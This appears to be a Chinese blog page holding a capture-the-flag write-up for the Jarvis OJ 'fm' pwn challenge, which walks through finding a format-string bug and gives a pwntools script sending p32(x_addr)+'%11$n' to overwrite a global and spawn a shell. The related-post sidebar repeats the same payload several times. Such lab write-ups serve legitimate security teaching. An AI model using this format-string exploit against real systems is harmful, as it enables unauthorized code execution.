(Jarvis Oj)(Pwn) fm

辊压成形技术:从原理到实战,解析金属型材高效生产之道 金属塑性成形是制造业的基础工艺之一,其核心原理是通过外力使金属材料发生永久变形,从而获得所需形状和尺寸的零件。在众多成形技术中,辊压成形(Roll Forming)因其连续、渐进的变形方式,在效率、精度和材料利用率方面展现出独特的技术价值。它特别适用于建筑钢结构、汽车零部件、仓储货架等需要大批量、长尺寸、等截面型材的应用场景。本文聚焦于辊压成形的核心装备与模具设计,深入探讨成型辊轮组的道次规划、材料选择与热处理工艺,并结合伺服定长切断、液压润滑等关键辅助系统,系统解析如何实现稳定高效的生产。通过剖析材料特性 阅读详情

(Jarvis Oj)(Pwn) fm


查看保护。
这里写图片描述

ida查看程序逻辑。
这里写图片描述

第12行,很明显的格式化字符串漏洞,当全局变量x的值是4的时候会执行system函数,查看x的值。
这里写图片描述


x的值是3。所以就要利用格式化字符串漏洞的任意地址读写,“x_addr%[i]$n”,%n可以将已经输出的字符个数写入到指定的参数中,这个格式化字符串会在栈上的某处,需要定位x_addr作为printf的第几个参数来确定[i]的值,由于x_addr在32位程序中刚好是4个字节,所以这个格式化字符串刚好能把相应参数变为4。通过gdb确定位置。
这里写图片描述
这里写图片描述

可以看到0x41414141就是的位置,数一下就可以得到是第11个参数,尝试一下。
这里写图片描述
这里写图片描述
确实是11个参数。于是可以把AAAA替换为x的地址,p换成n就可以把x写成4,写得脚本。

  1 from pwn import *
  2 
  3 #conn=process('./fm')
  4 conn=remote('pwn2.jarvisoj.com','9895')
  5 e=ELF('./fm')
  6 x_addr=0x0804A02C                                      
  7 payload=p32(x_addr)+"%11$n"
  8 conn.sendline(payload)
  9 conn.interactive()

JarvisOJ——病毒数据分析 0x00前言 这是一道恶意代码分析的题目,其实特征不太像病毒啦。。。整个流程分析下来,还是有不少收获,虽然最后卡在了某个点,但程序的所有功能和流程都分析完成了(因为不复杂,T__T)。在这里,我就把它当作真正的恶意程序来分析一番。 0x01信息收集 一开始我们没有必要直接去逆向这个程序,而是先收集相关信息,这样能够更轻松的完成逆向分析的步骤。 0.首先将它丢进沙箱 可以看到给出的评估... 阅读详情

相关推荐

滑模控制实战:用Python从零实现SMC算法(附完整代码)

本文通过Python实战,从零详解滑模控制(SMC)算法的核心原理与代码实现。文章聚焦于一阶系统,使用NumPy和Matplotlib逐步构建控制器,并针对SMC固有的抖振问题,详细讲解了边界层法的原理与实现,提供了完整的代码和参数调优指南,帮助读者直观理解并掌握这一鲁棒性极强的非线性控制方法。

weixin_29285605的博客 465

BUU刷题-Pwn-jarvisoj_fm

参数位置:从esp的下一个地址为第一个参数。格式化字符串漏洞,改变函数的值。%idx$n:修改某位置的内存。%numc:表示字符串长度。

一个啥也不会的小菜鸡! 364

新华硕笔记本ubuntu18.04双系统安装之后,wifi没有显示无法链接wifi

本来我以为跟简单安装一个wifi网卡的驱动就可以解决的问题,没想到花了我一早上的时候解决… 惭愧。 另外,本来是没打算写这篇博客的,但是我在搜索解决这个问题的过程中, 发现多人提出的解决方案跟我的都不一样,甚至我的解决方案都没有搜到相应的答案,还是只能靠自己啊。。 言归正传,还是说说怎么正确的安装wifi驱动吧! 1. wifi没有正确安装、或没有正确配置的表现 我的电脑现象: 有wifi图标, wifi设置上显示unaviable,无法搜索到任何wifi; 还有其他类似的表现,大家可以看看其他朋友的提

Ian的博客 1889

Javisoj--PWN--fm

首先IDA看一波: 看到这里就可以很清楚的知道这个肯定是一个格式化字符串的题,因为这个涉及到了更改栈中的元素的值,第一眼看到这个X,你可能有点慌,因为你没有发现有关X的任何定义,不过没关系,没有任何定义就出现在IDA中的变量,他一定就是一个全局变量,在pseudocode界面直接双击x,发现界面发生了跳转: 这个可以直接看到x的地址:0x804A02C,这个在之后的格式化字符串中有着很...

Jason_ZhouYetao的博客 1189

Qwen3-Omni-30B-A3B-Instruct微调指南:如何打造专属智能博物官(附数据集)

本文详细介绍了如何对Qwen3-Omni-30B-A3B-Instruct模型进行微调,以打造专业的智能博物官。指南涵盖了从理解模型架构优势、构建高质量文博数据集,到使用LLaMA-Factory进行实战微调、效果评估与部署优化的完整流程,并提供了关键的环境配置与性能优化建议,帮助开发者在垂直领域高效定制专属AI助手。

weixin_29096377的博客 1144

汇川PLC用户程序结构详解:如何像搭积木一样配置多任务?附EtherCAT最佳实践

本文深入解析汇川PLC用户程序结构,阐述如何像搭积木一样,通过POU、FB、FC等模块化组件高效配置多任务。文章重点结合EtherCAT通讯场景,分享了任务周期、优先级设置的最佳实践与关键避坑指南,帮助工程师构建稳定、高效的运动控制系统。

weixin_29184075的博客 541

BUUCTF pwn——jarvisoj_fm

BUUCTF 做题练习

CNS-Enterprise BCC-1701-J 349

详解Σ-Δ型ADC拓扑结构的基本原理

现在,总环路滤波器的H(f)具有更大的滚降,Mod 2型的噪声传递函数具有40 dB/十倍频程的上升速率。同样,当正弦波输入为负满量程时,+1和–1之间的转换会减少,输出以–1为主。噪声传递函数是一个高通滤波器函数,提供噪声整形,在DC附近的较低频率,对量化噪声有很强的抑制。H(f)是环路滤波器的函数,定义噪声和信号的传递函数。Σ-Δ型ADC的噪底由热噪声决定,而不受量化噪声的限制。量化噪声为量化器的输入与输出之差。图5. Mod 1 Σ-Δ环路的线性模型(b),包括方程、滤波器、信号和噪声传递函数图。

qq_43416206的博客 1810

BUUCTF(pwn)jarvisoj_fm --格式化字符串漏洞

简单的格式化字符串漏洞题目 32位,开启了canary和nx保护 知道以上条件就可以计算偏移了 得到偏移为11 from pwn import * r=remote('node3.buuoj.cn',25582) x_addr=0x804A02C payload=p32(x_addr)+"%11$n" r.sendline(payload) r.interactive() payload=p32(x_addr)+"%11$n" 因为要使x的值为4,写入的数据由%11$n前面的参数的长度决定,

半岛铁盒的博客 572

MS2107 CVBS转USB2.0 音视频采集芯片,支持1080P@30HZ输出

MS2107 是一款视频和音频采集芯片,支持CVBS转USB2.0 ;可以将 CVBS、S-Video 和音频信号通过 USB接口传送到 PC、智能手机和平板电脑上预览或采集。

TEL18967112838的博客 2075

从DIY到实战:手把手教你搭建一个媲美吉时利2450的nA级电流源表(附原理图与避坑指南)

本文详细解析如何从零打造nA级精密电流源,涵盖核心设计原理、PCB布局技巧、热电偶效应应对及校准验证体系。通过低成本替代方案和优化设计,实现媲美商用源表的性能,特别适合硬件爱好者和独立开发者。文章还提供原理图与避坑指南,助你轻松搭建高精度电流源系统。

weixin_42656416的博客 292

BUUCTF|pwn-jarvisoj_fm-wp

1.例行检查保护机制 我们看到开启了堆和栈保护 2.我们用32位的IDA打开该文件 shift+f12查看关键字符串 我们看到关键字符串“/bin/sh” 3.我们看看main函数里面有什么 我们看到如果x == 4,程序就会执行system("/bin/sh"),拿到权限 这里是格式化字符串漏洞 x是全局变量,位置在data段上:x_addr = 0x0804A02C 我们看看参数在栈上的位置,我们发现aaaa的位置在第十一个 4....

l2645470582_的博客 450

python全栈入门到实战【基础篇 01】Python初识:定位、优势与发展历程

本文介绍了热门编程语言Python。它是解释型高级语言,具通用、入门友好、胶水型特点,以简洁易读为设计哲学。优势包括语法简洁高效、生态庞大、跨平台、社区活跃、应用广泛、门槛低。发展历经诞生(1989-1994,吉多创建,1994年1.0发布)、成长(版本迭代,3.0发布)、崛起(Web与大数据推动)、爆发(AI浪潮助推)及持续迭代阶段。

那些看似不起波澜的日复一日,会在某天让你看到坚持的意义 1万+

(Jarvis Oj)(Pwn) level0

(Jarvis Oj)(Pwn) level0 首先用checksec查一下保护。几乎没开什么保护措施。 用ida反汇编。main函数就调用了两个函数。 跟进第二个函数。 找到溢出点,同过buf缓冲区。又找到函数callsystem()。 只要控制程序返回到callsystem地址即可。找到callsystem地址。 写得脚本。 1 from pwn ...

Nothing 1319

jdk-8u144-linux-x64.tar.gz.

该资源为搭建Linux系统Java环境用,资源的后缀为tar.gz格式的压缩包

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

JarvisOJ PWN fm wp

fm 拿到之后首先ida一下,看一下主函数,找漏洞点: 然后就发现第10行是一个很简单的格式化字符串漏洞,看一下x的内存地址: x的值是3,所以要利用格式化字符串漏洞的任意地址读写,“x_addr%[i]$n”,%n可以将已经输出的字符个数写入到指定的参数中,这个格式化字符串会在栈上的某处,需要定位x_addr作为printf的第几个参数来确定[i]的值,由于x_addr在32位程序...

苗_的博客 447

pscad IEEE标准系统搭建说明

pscad IEEE标准系统搭建说明,包含典型的IEEE 9节点、14节点、30节点、39节点和118节点系统。内含标准测试系统的原始数据和潮流结果。

[Jarvis OJ - PWN]——[61dctf]fm

[Jarvis OJ - PWN]——[61dctf]fm 题目地址: https://www.jarvisoj.com/challenges 题目: 还是先checksec一下, 开启了canary 和NX保护 在IDA中,查看一下, 这是一道格式化字符串的题。 找到x的地址 在pwndbg中进行调试一下, 寻找偏移 from pwn import * #p = remote("pwn2.jarvisoj.com",9895) p = process("./fm") gdb.attach(p

Y_peak的博客 378

lwip-2.0.3

lwip是瑞典计算机科学院(SICS)的Adam Dunkels 开发的一个小型开源的TCP/IP协议栈。实现的重点是在保持TCP协议主要功能的基础上减少对RAM 的占用。

Jarvis Oj Pwn 学习笔记-fm

格式化串漏洞(32bit): 链接领走: https://files.cnblogs.com/files/Magpie/fm.rar nc pwn2.jarvisoj.com 9895 首先验身: 看到某种奇怪的鸟类不禁慌了一哈...... 好,现在丢IDA: 先是看到了这样一个妩媚妖艳的东西...她被调用在main函数: 跟进去: 没看懂....(或许...

baoan4763的博客 241

jarvis oj fm writeup

格式化字符串漏洞简单利用 32位程序。 canary和nx都打开了。 放ida里: 直接打印的buf,很明显的格式化字符串漏洞。 用%n,将其修改为4即可,exp如下: from pwn import* a=remote("pwn2.jarvisoj.com","9895") payload=p32(0x0804A02C)+"%11$n" a.sendline(payload) a....

ditto的博客 433

[BUUCTF]PWN——jarvisoj_fm

jarvisoj_fm 附件 步骤: 例行检查,32位,开启了canary和nx保护 运行一下程序,看看大概的情况 32位ida载入,shift+f12检索程序里的字符串,看见了 " /bin/sh " 字符串 双击跟进,找到程序主体,当x=4的时候会执行system(/bin/sh) 第10行存在格式化字符串漏洞,我们可以利用它随意读写的特性让x=4 x_addr=0x804A02C 来找一下输入点的参数在栈上存储的位置,手动输入计算得到偏移为11 利用x的地址配合上%11

mcmuyanga的博客 1688

jarvis OJ

basic Baby’s Crack 程序大概就是打开一个命令行输入的 file,然后打开一个 tmp,对 file 加密写入 tmp,将 file 删除,将 tmp 重命名为 file。 直接在 ida 中 F5,关键的代码就是: while (feof(*(_QWORD *)&argc, argv, v8, v16) == 0)

CHOOOU的博客 1051

BUUCTF-jarvisoj_fm1-WP

有canary ,题目提升fm,考虑格式化字符串。

Rt1Text的博客 445

【CTF】jarvisoj_fm 1

jarvisoj_fm

凉水的博客 730

buuctf之jarvisoj_level0

64位(system_addr+1)的奥秘

weixin_54452942的博客 1931

Jarvis OJ 【REVERSE】 Smali

题目:都说学好Smali是学习Android逆向的基础,现在刚好有一个smali文件,大家一起分析一下吧~~ 链接:Crackme.smali.36e0f9d764bb17e86d3d0acd49786a18 之前接触过点smali,看下文件就是smali,本来想找smali转java工具,但看了下smali发现几个函数名能推出东西,如下 然后结合smali语法花点时间看了...

qq_26779635的博客 1209

jarvisoj_fm1解题

BUUCTF解题

2301_81504456的博客 364
上一篇: (Jarvis Oj)(Pwn) Guess
下一篇: jjencode&&aaencode类似js编码原理探究
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值